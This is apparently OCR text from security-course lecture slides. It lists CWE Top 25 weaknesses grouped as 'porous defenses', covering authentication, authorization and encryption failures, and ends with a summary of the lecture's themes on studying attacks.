
Examples:

including javascript on a web-page that comes from and untrusted source

# CWE – Porous defenses

*“defensive techniques that are often misused, abused, or just plain ignored”*

**Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms only**



| Rank | CWE ID | |
|---|---|---|
| [5] | CWE-306 | Missing Authentication for Critical Function |
| [6] | CWE-862 | Missing Authorization |
| [7] | CWE-798 | Use of Hard-coded Credentials |
| [8] | CWE-311 | Missing Encryption of Sensitive Data |
| [10] | CWE-807 | Reliance on Untrusted Inputs in a Security Decision |
| [11] | CWE-250 | Execution with Unnecessary Privileges |
| [15] | CWE-863 | Incorrect Authorization |
| [17] | CWE-732 | Incorrect Permission Assignment for Critical Resource |
| [19] | CWE-327 | Use of a Broken or Risky Cryptographic Algorithm |
| [21] | CWE-307 | Improper Restriction of Excessive Authentication Attempts |
| [25] | CWE-759 | Use of a One-Way Hash without a Salt |

# Porous defenses

**Authentication and Authorization design failures and bugs**

**Encryption failures**

| | | |
|---|---|---|
| [5] | CWE-306 | Missing Authentication for Critical Function |
| [6] | CWE-862 | Missing Authorization |
| [7] | CWE-798 | Use of Hard-coded Credentials |
| [8] | CWE-311 | Missing Encryption of Sensitive Data |
| [10] | CWE-807 | Reliance on Untrusted Inputs in a Security Decision |
| [11] | CWE-250 | Execution with Unnecessary Privileges |
| [15] | CWE-863 | Incorrect Authorization |
| [17] | CWE-732 | Incorrect Permission Assignment for Critical Resource |
| [19] | CWE-327 | Use of a Broken or Risky Cryptographic Algorithm |
| [21] | CWE-307 | Improper Restriction of Excessive Authentication Attempts |
| [25] | CWE-759 | Use of a One-Way Hash without a Salt |

# Porous defenses

**The last 4 weeks of the course!!**

**Authentication and Authorization design failures and bugs**

**Encryption failures**

| | | |
|---|---|---|
| [5] | CWE-306 | Missing Authentication for Critical Function |
| [6] | CWE-862 | Missing Authorization |
| [7] | CWE-798 | Use of Hard-coded Credentials |
| [8] | CWE-311 | Missing Encryption of Sensitive Data |
| [10] | CWE-807 | Reliance on Untrusted Inputs in a Security Decision |
| [11] | CWE-250 | Execution with Unnecessary Privileges |
| [15] | CWE-863 | Incorrect Authorization |
| [17] | CWE-732 | Incorrect Permission Assignment for Critical Resource |
| [19] | CWE-327 | Use of a Broken or Risky Cryptographic Algorithm |
| [21] | CWE-307 | Improper Restriction of Excessive Authentication Attempts |
| [25] | CWE-759 | Use of a One-Way Hash without a Salt |

# Summary of the lecture

- Why studying attacks is so important?

- How are attacks developed?
    - Adversarial thinking process
    - Examples on real world systems

- Which attacks should you worry about?
    - Reasoning process
    - Example attacks on software